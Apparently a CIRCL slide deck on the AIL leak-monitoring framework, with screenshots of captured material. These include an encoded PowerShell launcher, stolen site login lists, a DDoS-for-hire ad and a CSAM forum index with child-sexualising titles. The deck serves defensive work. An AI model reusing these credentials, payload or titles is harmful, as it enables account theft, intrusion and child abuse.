
---

<sup>1</sup><https://www.github.com/CIRCL/AIL-Framework>

# AIL Framework: A framework for Analysis of Information Leaks

---

*"AIL is a modular framework to analyse potential information leaks from unstructured data sources."*



## Capabilities Overview

## Common usage

---

- **Check** if mail/password/other sensitive information (terms tracked) leaked
- **Detect** reconnaissance of your infrastructure
- **Search** for leaks inside an archive
- **Monitor** and crawl websites

# Support CERT and Law Enforcement activities

---

- Proactive investigation: leaks detection
  - List of emails and passwords
  - Leaked database
  - AWS Keys
  - Credit-cards
  - PGP private keys
  - Certificate private keys
- Feed Passive DNS or any passive collection system
- CVE and PoC of vulnerabilities most used by attackers

# Support CERT and Law Enforcement activities

---

- Website monitoring
  - monitor DDoS "booters"
  - Detect encoded exploits (WebShell, malware encoded in Base64, ...)
  - SQL injections against new targets
- Automatic and manual submission to threat sharing and incident response platforms
  - MISP
  - TheHive
- Term/Regex monitoring for local companies/government

## Sources of leaks

# Mistakes from users:

---

remove\_password      Pull requests   Issues   Marketplace   Gist

Repositories 135   Code 1K   Commits 322K   Issues   Wikis   Users

322,302 commit results      Sort: Best match ▾

---

 Make remove\_password actually work  
javitonino committed to [freaktiful/cartodb](#) on 1 Mar

 remove password  
wenlei committed to [cjw1990/wap\\_demo](#) 2 days ago

 remove password  
yejune committed to [yejune/dockerfile-sshd](#) 3 days ago

---

12 of 90      [Removed Passwords](#)

## Sources of leaks: Paste monitoring

---

- Example: <http://pastebin.com/>
  - Easily storing and sharing text online
  - Used by programmers and legitimate users
    - Source code & information about configurations

## Sources of leaks: Paste monitoring

---

- Example: <http://pastebin.com/>
  - Easily storing and sharing text online
  - Used by programmers and legitimate users
    - Source code & information about configurations
- Abused by attackers to store:
  - List of vulnerable/compromised sites
  - Software vulnerabilities (e.g. exploits)
  - Database dumps
    - User data
    - Credentials
    - Credit card details
  - More and more ...

# Examples of pastes

---

<p>text 4.41 KB</p> <pre>1. - - - - - Tool by Y3t1y3t ( u 2. 3.</pre>	<p>text 2.02 KB</p> <pre>1. KillerGram - Yuffie - Smoke The Big Dick [smkwhr] (Upload 2. 3.</pre>
<p>text 4.57 KB</p> <pre>4. 1. #include "wejwyj.h" 5. 6. 2. 7. 3. int zapisz (FILE *plik_ 8. 4.     int i, j; 9. 5. if (obr-&gt;KOLOR==0) { 10. 6. 11. 7.     fprintf (plik_wy, "P2 12. 8.     fprintf (plik_wy, "%d 13. 9.     fprintf (plik_wy, "%d 14. 10.    for (i=0; i&lt;obr-&gt;wymy 15. 11.        for (j=0; j&lt;obr-&gt;wymx; j+ 16. 12.            fprintf (plik_wy, "%d ", 17. 13.    }</pre>	<p>text 2.66 KB</p> <pre>4. 1. &lt;item name="%the_component_to_be_disabled%" xsi:type="array"&gt; 5. 2.     &lt;item name="config" xsi:type="array"&gt; 6. 3.         &lt;item name="componentDisabled" xsi:type="boolean"&gt;true&lt;/item&gt; 7. 4.     &lt;/item&gt; 8. 5. &lt;/item&gt; 9. 10. 6. 11. 7. &lt;?xml version="1.0"?&gt; 12. 8. 13. 9. &lt;page xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="/etc/page_configuration.xsd"&gt; 14. 10.     &lt;body&gt; 15. 11.         &lt;referenceBlock name="checkout.root"&gt; 16. 12.             &lt;arguments&gt; 17. 13.                 &lt;argument name="jsLayout" xsi:type="array"&gt;</pre>

## Why so many leaks?

---

- Economical interests (e.g. Adversaries promoting services)
- Political motives (e.g. Adversaries showing off)
- Collaboration (e.g. Criminals need to collaborate)
- Operational infrastructure (e.g. malware exfiltrating information on a pastie website)
- Mistakes and Errors

## Are leaks frequent?

---

Yes!

and we have to deal with this as a CSIRT.

- **Contacting companies or organisations** who did specific accidental leaks
- **Discussing with media** about specific case of leaks and how to make it more practical/factual for everyone
- Evaluating the economical market for cyber criminals (e.g. DDoS booters<sup>2</sup> or reselling personal information - reality versus media coverage)
- Analysing collateral effects of malware, software vulnerabilities or exfiltration

→ And it's important to detect them automatically.

---

<sup>2</sup><https://github.com/D4-project/>

## Paste monitoring at CIRCL: Statistics

---

- Monitored paste sites: 27
  - *pastebin.com*
  - *ideone.com*
  - ...

	2016	2017	08.2018
Collected pastes	18,565,124	19,145,300	11,591,987
Incidents	244	266	208

Table: Pastes collected and incident<sup>3</sup> raised by CIRCL

---

<sup>3</sup><http://www.circl.lu/pub/tr-46>

MISP

# MISP Taxonomies

---

- **Tagging** is a simple way to attach a classification to an event or attribute.
- **Classification must be globally used to be efficient.**
- Provide a set of already defined classifications modeling estimative language
- Taxonomies are implemented in a simple JSON format <sup>4</sup>.
- Can be easily cherry-picked or extended

---

<sup>4</sup><https://github.com/MISP/misp-taxonomies>

# Taxonomies useful in AIL

---

- **infoleak**: Information classified as being potential leak.
- **estimative-language**: Describe quality and credibility of underlying sources, data, and methodologies.
- **admiralty-scale**: Rank the reliability of a source and the credibility of an information
- **fpf<sup>5</sup>**: Evaluate the degree of identifiability of personal data and the types of pseudonymous data, de-identified data and anonymous data.

---

<sup>5</sup>Future of Privacy Forum

## Taxonomies useful in AIL

---

- **tor**: Describe Tor network infrastructure.
- **dark-web**: Criminal motivation on the dark web.
- **copine-scale<sup>6</sup>**: Categorise the severity of images of child sex abuse.

---

<sup>6</sup>Combating Paedophile Information Networks in Europe

## threat sharing and incident response platforms

---



**Goal:** submission to threat sharing and incident response platforms.

## threat sharing and incident response platforms

---



1. Use infoleak taxonomy<sup>7</sup>
2. Add your own tags
3. Create an event on a paste

---

<sup>7</sup><https://www.misp-project.org/taxonomies.html>

# Automatic submission on tags

MISP Auto Event Creation Enabled



**MISP**  
Threat Sharing

× Disable Event Creation

The hive auto export Disabled



Enable Alert Creation

Metadata :		6 / 25
Show	5	entries
		Search: <input type="text"/>
Whitelist	Tag	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"	
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"	
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"	

Showing 1 to 5 of 25 entries

Previous 1 2 3 4 5

Next

Metadata :		23 / 25
Show	5	entries
	Search: <input type="text"/>	
Whitelist	Tag	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"	
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"	

Showing 1 to 5 of 25 entries

Previous 1 2 3 4 5

Next

# Create a MISP event

infoleak:automatic-detection="base64" [+](#)

Date	Source	Encoding	Language	Size (Kb)	Mime
20/06/2018	pastebin.com_pro	text/plain	('ml', 0.9892176706413881)	1.58	text/plain

[Create MISP Event](#)

## Duplicate list:

Show  entries

Hash type	Paste info	Date	Path
['lsh']	Similarity: [59)%	2018-05-30	/home/aurelien/git/python3/AII-framework/PASTES/archive/pastebin.com_pro/2018/05/30/ePtpckUe.gz

Showing 1 to 1 of 1 entries

## Content:

[\[Raw content\]](#)

```
powershell -noP -sta -w 1 -enc JABHAFIATwBVAAUABvAEwAaQBDAHkAUwBFAFQAVABJA64ARwBzACAAPQAgAFsAcgBFAEYAXQAuAEEAUwBTAGUAbQBCA0wAeQAuAEcAZQB0AFQ AeQBwAGUAKAAnAF
```

# Create a MISP event



**MISP**  
Threat Sharing

Distribution: Your organisation only

Threat Level: Medium

Analysis: Initial

Event Info: Quick Event Description or Tracking Info

Publish Event

Create Event  Close

## Current capabilities

## AIL Framework: Current capabilities

---

- Extending AIL to add a new **analysis module** can be done in 50 lines of Python
- The framework **supports multi-processors/cores by default**. Any analysis module can be started multiple times to support faster processing during peak times or bulk import
- **Multiple** concurrent **data input**
- Tor Crawler

## AIL Framework: Current features

---

- Extracting **credit cards numbers, credentials, phone numbers,**  
...
- Extracting and validating potential **hostnames**
- Keeps track of **duplicates**
- Submission to threat sharing and incident response platform  
**(MISP and TheHive)**
- **Full-text indexer** to index unstructured information
- **Tagging** for classification and searches
- Terms, sets and regex **tracking and occurrences**
- Archives, files and raw **submission** from the UI
- PGP and Decoded (Base64, ...) Correlation
- And many more

# Terms Tracker


---

- Search and monitor specific keywords
  - Automatic Tagging
  - Email Notifications
- Track Term
  - ddos
- Track Set
  - booter,ddos,stresser;2
- Trag Regex
  - circl\.lu

# Terms Tracker:

82a87a6a-88f1-4ab1-ba53-1bf15211b4b8

Type	Tracker	Date added	Level	Created by	First seen	Last seen	Tags	Email
regex	\b[A-Z]{2}[0-9]{2}(?:[ ]?[0-9]{4})(4)(?:(?:[ ]?[0-9]{3})(3)(?:[ ]?[0-9]{1,2}))\b	2019/09/12	1	admin@admin.test	2018/08/31	2019/11/28		



yyyy-mm-dd

yyyy-mm-dd

Search Tracked Items

# Terms Tracker - Practical part

---

- **Create and test your own term tracker**

 Tags (optional, space separated)

 E-Mails Notification (optional, space separated)

 Tracker Description (optional)

---

- Select a tracker type - 

 Show tracker to all Users

 Add Tracker

## Recon and intelligence gathering tools

---

- **Attacker also share informations**
- Recon tools detected: 94
  - sqlmap
  - dnsScan
  - whois
  - msfconsole (metasploit)
  - dnmap
  - nmap
  - ...

# Recon and intelligence gathering tools

---

```
#####
=====
Hostname      www.pabloquintanilla.cl           ISP      Wix.com Ltd.
Continent     North America          Flag
US
Country       United States          Country Code   US
Region        Unknown             Local time    19 Nov 2019 07:59 CST
City          Unknown             Postal Code   Unknown
IP Address    185.230.60.195        Latitude     37.751
                  Longitude    -97.822
=====
#####
> www.pabloquintanilla.cl
Server:        38.132.106.139
Address:       38.132.106.139#53

Non-authoritative answer:
www.pabloquintanilla.cl canonical name = www192.wixdns.net.
www192.wixdns.net      canonical name = balancer.wixdns.net.
Name:   balancer.wixdns.net
Address: 185.230.60.211
>
#####
Domain name: pabloquintanilla.cl
Registrant name: SERGIO TORO
Registrant organisation:
Registrar name: NIC Chile
34 of 90 registrar URL: https://www.nic.cl
```

# Decoder

---

- Search for encoded strings
  - Base64
  - Hexadecimal
  - Binary
- Guess Mime-type
- Correlate paste with decoded items

## Decoder: Practical Part

---

Which type of decoded file have the highest size ?

# Decoder: Practical Part


---

estimated type	hash	first seen	last seen	nb item	size	Virus Total	Sparkline
application/x-dosexec	c11c2be8d9ba4e86c8effaa411aa6b867ba75abe	2019/11/28	2019/11/28	1	191	<a href="#">Send this file to VT</a> 	
application/x-dosexec	a50cba731204ecce193b40178399a250b5ce6f67	2019/11/28	2019/11/28	1	32768	<a href="#">Send this file to VT</a> 	
application/x-dosexec	cc5f2f0da71f443ec12ae1b3cb6ab8bad80f22c4	2019/11/28	2019/11/28	1	203	<a href="#">Send this file to VT</a> 	
application/x-dosexec	eed67e8fa9cb9a43fea21ae653983a8e0a174f63	2019/11/26	2019/11/28	6	83	<a href="#">Send this file to VT</a> 	

# Crawler

---

- Crawlers are used to navigate on regular website as well as .onion addresses (via automatic extraction of urls or manual submission)
- Splash ("scriptable" browser) is rendering the pages (including javascript) and produce screenshots (HAR archive too)



# Crawler

---

How a domain is crawled by default

1. Fetch the first url
2. Render javascript (webkit browser)
3. Extract all urls
4. Filter url: keep all url of this domain
5. crawl next url (max depth = 1)

# Crawler: DDoS Booter

qy4n6ptiraa7mtfy73wcp6da2xrapmbanwfr5kei4zrq2va  
4uscvogid.onion :

First Seen	Last Check	Ports
2019/08/15	2019/10/06	[80]

infoleak:automatic-detection="bitcoin-address" infoleak:automatic-detection="ethereum-address"  
infoleak:automatic-detection="onion" infoleak:automatic-detection="credit-card" ddos

[⊕](#)

Last Origin: [crawled/2019/10/05/mqbysjl4ladg25cd.onion](https://crawled/2019/10/05/mqbysjl4ladg25cd.onion) 0aa31681-fa45-4fc3-8151-7a7c5ac7e906

[Show Domain Correlations](#) 2

[Cryptocurrencies](#) 2 [⊕](#)

Hide Full resolution

HOME ABOUT PROOF PRICE PAYMENT

DDOSTECH  
WICKR: DDOS.TECHNOLOGY



## Reviews

April 23, 2019

I turned to this service on the recommendation of my friend, ordered an attack for a whole week, the work was done with high quality and responsibly.

September 21, 2018

I found this site through YAHOO, immediately contacted this service, and I had a free attack for almost ten minutes.

## We accept:

Accept payments cryptocurrency. Cryptocurrency transfers guarantee your our security transaction. We accept BTC, ETH, DASH, LTC, ETC, XMP ...



Wallets Addresses

## Child Sexual Abuse Material (CSAM)

# Child Sexual Abuse Material (CSAM)

onion :

First Seen	Last Check
2018/08/14	2018/09/10

gin Paste: test

submission="crawler" /25 infoleak:automatic-detection="phone-number" /

5 entries Search:

ed Pastes

d/2018/09/10/ onionffbfb8c57-b15e-4159-ae82-27050e8f0cc6  
d/2018/09/10/ onionff9b6c05-3a76-413e-a9aa-164b1f0b7a3e  
d/2018/09/10/ onionff37deb5-d985-4ee7-9a36-938e4ab23fb2  
d/2018/09/10/ onionfebbd7ae-538a-4804-9153-9292ac6e16ec  
d/2018/09/10/ onionfea02816-a9fb-4283-ba1e-52125b940ae6

1 to 5 of 125 entries

Previous [1](#) [2](#) [3](#) [4](#) [5](#) ... [25](#) Next

UP

# LOLI LUST

Board Index • Photos • Photo Requests

Photo Requests

NEW TOPIC X 74 topics • Page 1 of 4 •

TOPICS	REPLIES	VIEWS	LAST POST
<a href="#">LS model name or girlz...</a> by vinhotttu • Sun Sep 09, 2018 10:17 am	4	174	by 199999  Mon Sep 10, 2018 9:44 am
<a href="#">Toddler photo set</a> by calvinical911 • Thu Aug 30, 2018 4:16 pm	3	999	by mindo  Sun Sep 10, 2018 12:11 am
<a href="#">8 yo girl 16 yo boys</a> by hplp12345 • Thu Sep 06, 2018 10:21 am	2	455	by 199999  Sun Sep 09, 2018 7:14 pm
<a href="#">Who is this beautiful girl?</a> by qwe12345 • Tue Sep 04, 2018 5:12 am	5	852	by 199999  Sun Sep 09, 2018 1:59 pm
<a href="#">looking for this 5yo girl and dad set</a> by sisterplayx • Thu Sep 05, 2018 4:07 am	2	383	by mindo  Sun Sep 09, 2018 11:51 pm
<a href="#">Black girls</a> by rightslight • Sat Sep 08, 2018 5:21 pm	0	137	by rightslight  Sun Sep 09, 2018 5:21 pm
<a href="#">who is she?</a> by sadmonster • Sun Aug 26, 2018 10:54 pm	2	1298	by Mindy  Fri Sep 07, 2018 4:51 pm
<a href="#">Grandpa incest pls</a> by zhaolu • Thu Aug 30, 2018 6:31 pm	1	1052	by Mindy  Fri Sep 07, 2018 4:50 pm
<a href="#">Danielle Bregoli</a> by ascrf88 • Sun Sep 02, 2018 12:28 am	1	664	by Mindy  Fri Sep 07, 2018 4:46 pm
<a href="#">anyone know if there's more?</a> by sisterplayx • Thu Sep 06, 2018 4:42 am	1	352	by Mindy  Fri Sep 07, 2018 4:43 pm
<a href="#">Who this</a> by Confidager • Thu Sep 06, 2018 6:33 pm	1	358	by Mindy  Fri Sep 07, 2018 3:59 pm
<a href="#">8 yo girl 16 yo boys</a> by hplp12345 • Thu Sep 06, 2018 7:44 am	2	358	by Mindy  Fri Sep 07, 2018 3:19 pm
<a href="#">Pedo sites logos</a> by assdc123 • Thu Sep 06, 2018 8:30 pm	0	289	by assdc123  Thu Sep 06, 2018 8:30 pm
<a href="#">Please!! Any other pic of this cuties??</a> by offroad555 • Sun Jul 01, 2018 3:50 am	1	4686	by mindo  Tue Sep 04, 2019 11:50 pm
<a href="#">Who Is this girl?</a> by torch99 • Sun Aug 12, 2018 8:08 pm	2	2344	by mindo  Tue Sep 04, 2019 10:23 pm
<a href="#">Looking for Breeze and Gwen Nudes</a> by GermanTV • Mon Jul 09, 2018 6:44 pm	2	4248	by mindo  Tue Sep 04, 2019 10:21 pm
<a href="#">ender girl</a> by fredjett • Sun Aug 19, 2018 9:44 am	1	1944	by mindo  Sun Sep 02, 2018 3:48 am
<a href="#">Gant pic series</a> by simka87 • Sat May 19, 2018 11:09 am	1	6056	by mindo  Sun Sep 02, 2018 3:45 am
<a href="#">Request for Vladmodels</a> by Mewizard • Fri Aug 31, 2018 10:42 am	1	820	by Mindy  Sun Sep 02, 2018 12:48 pm
<a href="#">Kids with balloon</a> by horkischandy • Mon Aug 27, 2018 8:20 pm	1	1158	by oaka  Sun Sep 02, 2018 11:34 pm

## Child Sexual Abuse Material: Challenges

---

- **Lack of automatic exchange with law enforcement**
- Missing a list of keywords related to some sensitive topics such as CSAM
  - Optimise the detection
  - Could bootstrap integration of machine learning (supervised learning)

Temporary solution: manual incremental construction of a corpus

- Not always optimal
- Not our expertise

## Correlations and relationship

Live demo!

# Example: Dashboard

Dashboard   PasteSubmit   Tags   Terms frequency   Browse important pastes   Trending charts   Modules statistics   Sentiment Analysis

**CIRCL AIL**  
Analysis of Information Leaks

Search Paste

Total pastes since 10 min 

Display queues

- Working queues
- Idle queues
- Stuck queues

Queues Monitor

Feeder(s) Monitor:


Processed pastes



Filtered duplicated



Queues Monitor



Logs

Time	Channel	Level	Script Name	Source	Date	Paste name	Message	Actions
11:17:19	Script	WARNING	Mails	pastebin.com_pro	20180620	K4THWgY.gz	234 e-mail(s)	<input type="button" value="View"/>
11:17:21	Script	WARNING	Credential	pastebin.com_pro	20180620	K4THWgY.gz	234 credentials found.	<input type="button" value="View"/>
11:33:38	Script	WARNING	CreditCard	pastebin.com_pro	20180620	5RQip0cM.gz	1 valid number(s)	<input type="button" value="View"/>
11:46:22	Script	WARNING	CreditCard	pastebin.com_pro	20180620	b0cqewGN.gz	1 valid number(s)	<input type="button" value="View"/>
11:47:45	Script	WARNING	Mails	pastebin.com_pro	20180620	EGk7JK3h.gz	115 e-mail(s)	<input type="button" value="View"/>
11:50:43	Script	WARNING	CreditCard	pastebin.com_pro	20180620	HHEF0IH.gz	20 valid number(s)	<input type="button" value="View"/>
11:50:47	Script	WARNING	Mails	pastebin.com_pro	20180620	HHEF0IH.gz	17 e-mail(s)	<input type="button" value="View"/>

INFO  WARNING  CRITICAL

# Example: Text search

---

Q 1 Results for "gandcrab"						
Index:		2019-05-20 - 1365.328591 Mb				
Show:		10	entries	Search:		
#	Path	Date	Size (Kb)	Action		
0	crawled/2019/05/17/vs5e7g245s3pxjoc.onion374a1a89-4b16-4c3f-a460-4be8898da140 crawler cve	2019/05/17	15.44	<a href="#">i</a> <a href="#">o</a>		

Showing 1 to 1 of 1 entries

Totalling 1 results related to paste content

Previous [1](#) Next

# Example: Pastes Metadata (1)

infoleak:automatic-detection="phone-number" infoleak:automatic-detection="mail" infoleak:automatic-detection="base64" +

Date	Source	Encoding	Language	Size (Kb)	Mime	Number of lines	Max line length
04/05/2019	pastebin.com_pro	text/plain	None	6.12	text/plain	1650	100

Create  Event

Duplicate list:

Show  entries

Search:

Hash type	Paste info	Date	Path	Action
['tlsh']	Similarity: [19)%	2019-04-13	archive/pastebin.com_pro/2019/04/13/EbMVR87S.gz	
['tlsh']	Similarity: [10)%	2019-04-11	archive/pastebin.com_pro/2019/04/11/2X5HRVnX.gz	
['tlsh']	Similarity: [23)%	2019-04-25	archive/pastebin.com_pro/2019/04/25/TS2b6M4c.gz	
['tlsh']	Similarity: [14)%	2019-04-17	archive/pastebin.com_pro/2019/04/17/CuS93H7K.gz	
['tlsh']	Similarity: [23)%	2019-04-20	archive/pastebin.com_pro/2019/04/20/AQd0qGVQ.gz	
['tlsh']	Similarity: [20)%	2019-04-20	archive/pastebin.com_pro/2019/04/20/6DDc13b8.gz	
['tlsh']	Similarity: [21)%	2019-05-05	alerts/pastebin.com_pro/2019/05/05/X8nJLzda.gz	
['tlsh']	Similarity: [7)%	2019-04-13	archive/pastebin.com_pro/2019/04/13/Lyp4FVWW.gz	

Showing 1 to 8 of 8 entries

Previous  Next 

## Example: Pastes Metadata (2)

---

Hash files:

Show  entries

Search:

estimated type	hash	saved_path	Virus Total
application/octet-stream	3975f058bb0d445b60c10a11f1a5d88e19e4fa84 (1)	HASHS/application/octet-stream /39/3975f058bb0d445b60c10a11f1a5d88e19e4fa84	<a href="#">Send this file to VT</a>
application/octet-stream	fed93c1753270fc849a4db37027b569cdd9a6108 (1)	HASHS/application/octet-stream /fe/fed93c1753270fc849a4db37027b569cdd9a6108	<a href="#">Send this file to VT</a>

Showing 1 to 2 of 2 entries

Previous 1 Next

## Example: Pastes Metadata (3)

---

✿ Crawled Item

Domain [2gtyctckj2y5e3ln.onion:80](http://2gtyctckj2y5e3ln.onion:80)

Father [crawled/2019/05/20/2gtyctckj2y5e3ln.onion954e1b05-acaa-4586-a4bc-804bf27b54f7](http://crawled/2019/05/20/2gtyctckj2y5e3ln.onion954e1b05-acaa-4586-a4bc-804bf27b54f7)

Url <http://2gtyctckj2y5e3ln.onion/index/forgot/password?tc=1>

[Full resolution](#)

The screenshot shows the Empire Market website. At the top, there's a navigation bar with links for LOGIN, REGISTER, FORUMS, and VERIFY MIRROR. Below the navigation is a "MNEMONIC VERIFICATION - PASSWORD/PIN RESET" form. The form contains a label "Please type your username and security mnemonic below that was provided to you at the time of registration." and a text input field.

Empire Market

LOGIN REGISTER FORUMS VERIFY MIRROR

MNEMONIC VERIFICATION - PASSWORD/PIN RESET

Please type your username and security mnemonic below that was provided to you at the time of registration.

# Example: Browsing content

---

Content:

```
http://members2.mofosnetwork.com/access/login/
somosextremos:buddy1990
brazzers_glenn:cocklick
brazzers61:braves01

http://members.naughtyamerica.com/index.php?m=login
gernbianston:3unc2352
Janhuss141200:310575
igetalliwant:1377zeph
pwilks89:mon22key
Bman1551:hockey

MoFos IKnowThatGirl PublicPickUps
http://members2.mofos.com
Chrismagg40884:loganm40
brando1:zzbrando1
aacoen:1q2w3e4r
1rstinkle23:my8self

BraZZers
http://ma.brazzers.com
gcjensen:gcj21pva
skycssc17:rbcndn

#####
>| Get Daily Update Fresh Porn Password Here |<

=> http://www.erq.io/4mF1
```

# Example: Browsing content

---

## Content:

```
Over 50000+ custom hacked xxx passwords by us! Thousands of free xxx passwords to the hottest paysites!
#####
>| Get Fresh New Premium XXX Site Password Here |<
=> http://www.erq.io/4mF1
#####

http://ddfnetwork.com/home.html
eu172936:hCSBgKh
UecwB6zs:159X0$!r#6K78FuU

http://pornxn.stiffia.com/user/login
feldWek8939:R0bluJ8XtB
dabudka:17891789
brajits:brajits1

http://members.pornstarplatinum.com/sblogin/login.php/
gigiriveracom:xxxjay
jayx123:xxxjay69

http://members.vividceleb.com/
Rufio99:fairhaven
Sch1FRvi:102091
Chaos84:HOLE5244
Riptor795:blade7
Dom180:harkonnen
GaggedUK:a1k0chan

http://www.ariellaferreira.com/
```

# Example: Search by tags

---

Search Tags by date range :

2019-05-19      2019-05-21

infoleak.automatic-detection="cve" x infoleak.automatic-detection="bitcoin-address" x

[Search Tags](#)

Show  entries

Search:

Date	Path	# of lines	Action
2019/05/19	archive/pastebin.com_pro/2019/05/19/ej67tQ4b.gz <a href="#">cve</a> <a href="#">bitcoin-address</a>	71	<a href="#"></a> <a href="#"></a>
2019/05/21	archive/pastebin.com_pro/2019/05/21/vM2SwyTe.gz <a href="#">cve</a> <a href="#">bitcoin-address</a>	69	<a href="#"></a> <a href="#"></a>
2019/05/21	archive/pastebin.com_pro/2019/05/21/rsnHnp5L.gz <a href="#">cve</a> <a href="#">bitcoin-address</a>	71	<a href="#"></a> <a href="#"></a>

Showing 1 to 3 of 3 entries

Previous [1](#) Next

API

## Setting up the framework

# Setting up AIL-Framework from source or virtual machine

---

## Setting up AIL-Framework from source

```
1 git clone https://github.com/CIRCL/AIL-framework.git  
2 cd AIL-framework  
3 ./installing_deps.sh
```

## AIL ecosystem - Challenges and design

## AIL ecosystem: Technologies used

---


**Programming language:** Full python3

**Databases:** Redis and ARDB

**Server:** Flask

